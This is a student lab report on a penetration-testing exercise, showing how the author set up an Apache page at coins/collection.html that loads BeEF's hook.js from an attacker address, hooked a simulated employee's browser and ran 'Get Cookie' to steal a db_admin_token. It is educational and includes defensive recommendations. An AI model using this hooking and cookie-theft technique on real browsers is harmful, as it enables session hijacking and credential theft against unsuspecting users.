Ex110 Report

Benjamin Ruddy

2022-11-30

Contents

Goal

The goal in this exercise was to use BeEF to capture browser information.

Technical Report

No vulnerability is reported here, as the attack vector does not involve a directly remediable issue. Rather, the vulnerability is in the lack of social engineering education, that led an employee to visit a site of unknown trustworthiness, leading to a browser session hijack.

It is recommended that network IDPS rules/configurations be kept up to date with a robust security ruleset, such as https://rules.emergingthreats.net/open/snort-2.9.0/rules/.


It is also recommended to provide routine social engineering education to employees, part of which should remind them that company workstations are not for personal use.

Attack Narrative

Detecting incoming traffic

According to our briefing, Tina's social engineering efforts seem to have led Nuri to try and contact a web server at our local machine (`kali.pr0b3.com`), meaning there may likely be traffic on port 80.

Monitoring with Wireshark confirms this:



Importantly, the traffic we see on port 80 involves TCP SYN connections from Nuri, followed by TCP RST, ACK responses from our machine, indicating that a TCP connection was not successfully initialized.

What this tells us, in other words, is that there really is no web server on our


machine at the moment. Since we want to exploit Nuri's browser as part of our penetration test, we need to configure one to obtain further details about the site that Nuri is trying to access. A simple Apache HTTP server should do the job.

Further HTTP traffic analysis

We start up an Apache 2 server with:

```
┌──(kali㉿kali)-[~]
└─$ systemctl start apache2
```


After doing so, the previously shown TCP handshake proceeds successfully, and we are able to see further information about the site that is trying to be accessed on our machine, which happens to be `coins/collection.html` as seen in the below screenshot:



Knowing this information, we can proceed by creating a page at this address that hooks the victim browser to our BeEF process.

Hooking onto beef with a malicious page

On the BeEF management panel, there is a sample page that, upon being visited, runs a script hooks a victim browser. We will use this HTML + Javascript code to set up a page at `coins/collection.html`, the website that Nuri is visiting:





As seen above, the Javascript code references a script at `scripts/hook.js`. Since we are not hosting the page for our victim on the same port as the demo page that BeEF has, we need to change this line to say

```
src=http://172.24.0.11:3000/hook.js
```

as that is where BeEF hosts the hooking script according to its command-line output:


After making the aforementioned change to our `coins/collections.html` file (which is loated in our filesystem correspondingly to Apache2's pages location at `/var/www/`), we confirm that visiting the page hooks us onto BeEF:






Exploiting the victim browser

Indeed, after some time, it seems that Nuri has visited our malicious page at `http://172.24.0.11/coins/collection.html`, and as such, has been hooked onto our BeEF process:



Taking the tip from our briefing that indicates that Nuri may have some kind of special administrative token for access to a database, we run the "Get Cookie" command from BeEF to see if we can find it.

The results are a success, giving us a `db_admin_token` within the cookie:



We have also found KEY019 in doing this:

```
KEY019-\xc0\x9f\x82\xcb\x83\x81\xa6\xab\xc2\xc2
\xc3\xb0\x90\xa7\xa5\xab\xa4\xb2\xc9\xa1\xb2\x84\
xcc\xce
```

MITRE ATT&CK Framework TTPs

TA0001: Initial Access
- **T1189:** Drive-by compromise
  - **N/A:** N/A